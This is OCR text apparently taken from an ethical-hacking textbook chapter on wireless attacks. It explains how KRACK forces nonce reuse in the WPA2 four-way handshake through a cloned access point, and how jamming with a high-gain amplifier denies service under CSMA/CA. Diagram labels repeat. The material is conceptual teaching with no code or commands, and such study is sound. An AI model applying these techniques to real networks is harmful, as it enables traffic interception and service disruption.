
Key Reinstallation Attack (KRACK)

- All secure Wi-Fi networks use **the 4-way handshake process** to join the network and generate a **fresh encryption key** that will be used to encrypt the network traffic
- The KRACK attack works by exploiting the 4-way handshake of the **WPA2 protocol** by forcing Nonce reuse
- KRACK works against all **modern protected Wi-Fi networks** and allows attackers to steal sensitive information, such as credit card numbers, passwords, chat messages, emails, and photos

WPA2 4-Way Handshake
Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
Message 4 (Acknowledgement)
Android/Linux User
Access Point
Internet
KRACK Attack on WPA2 4-Way Handshake
Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
Android/Linux User
Access Point
Internet
Attacker intercepts the traffic
Packet will travel through attacker's cloned access point
Attacker can now read all the packets that the victim sends
Attacker with cloned access point

Key Reinstallation Attack (KRACK)

The key reinstallation attack (KRACK) exploits the flaws in the implementation of the four-way handshake process in the WPA2 authentication protocol, which is used to establish a connection between a device and an AP. All secure Wi-Fi networks use the four-way handshake process to establish connections and to generate a fresh encryption key that will be used to encrypt the network traffic.



Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
Message 4 (Acknowledgement)
Android/Linux User
Access Point
Internet

Figure 16.23: Four-way handshake process in WPA2

The attacker exploits the four-way handshake of the WPA2 protocol by forcing Nonce reuse. In this attack, the attacker captures the victim's ANonce key that is already in use to manipulate and replay cryptographic handshake messages. This attack works against all modern protected Wi-Fi networks (both WPA and WPA2); personal and enterprise networks; and the ciphers WPA-TKIP, AES-CCMP, and GCMP. It allows the attacker to steal sensitive information such as credit-card numbers, passwords, chat messages, emails, and photos. Any device that runs Android, Linux, Windows, Apple, OpenBSD, or MediaTek are vulnerable to some variant of the KRACK attack.




Message 1 (ANonce)
1
Message 2 (Signed SNonce)
2
Message 3 (Signed ANonce, Encryption Key Installation)
3
4
Android/Linux User
Access Point
Internet
Attacker intercepts the traffic
Packet will travel through attacker's cloned access point
Attacker can now read all the packets that the victim sends
Attacker with cloned access point

Figure 16.24: KRACK attack exploiting the four-way handshake process in WPA2



Jamming Signal Attack

- All wireless networks are prone to jamming
- This jamming signal causes a DoS because **802.11 is a CSMA/CA protocol** whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit
- An attacker stakes out the area from a nearby location with a **high-gain amplifier** drowning out the legitimate AP
- Users simply cannot get through to log in or they are **knocked off** their connections by the overpowering nearby signals

Jamming Signal Attack

Jamming is an attack performed on a wireless network to compromise it. In this type of exploitation, overwhelming volumes of malicious traffic result in a DoS to authorized users, obstructing legitimate traffic. All wireless networks are prone to jamming, and spectrum jamming attacks usually block all communications completely.

An attacker uses specialized hardware to perform this kind of attack. The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS. Furthermore, jamming signal attacks are not easily noticeable. The procedure of a jamming signal attack is summarized as follows.

- An attacker stakes out the target area from a nearby location with a high-gain amplifier that drowns out a legitimate AP.
- Users are unable get through to log in or are disconnected by the overpowering nearby signal.
- The jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, the collision-avoidance algorithms of which require a period of silence before a radio is allowed to transmit.

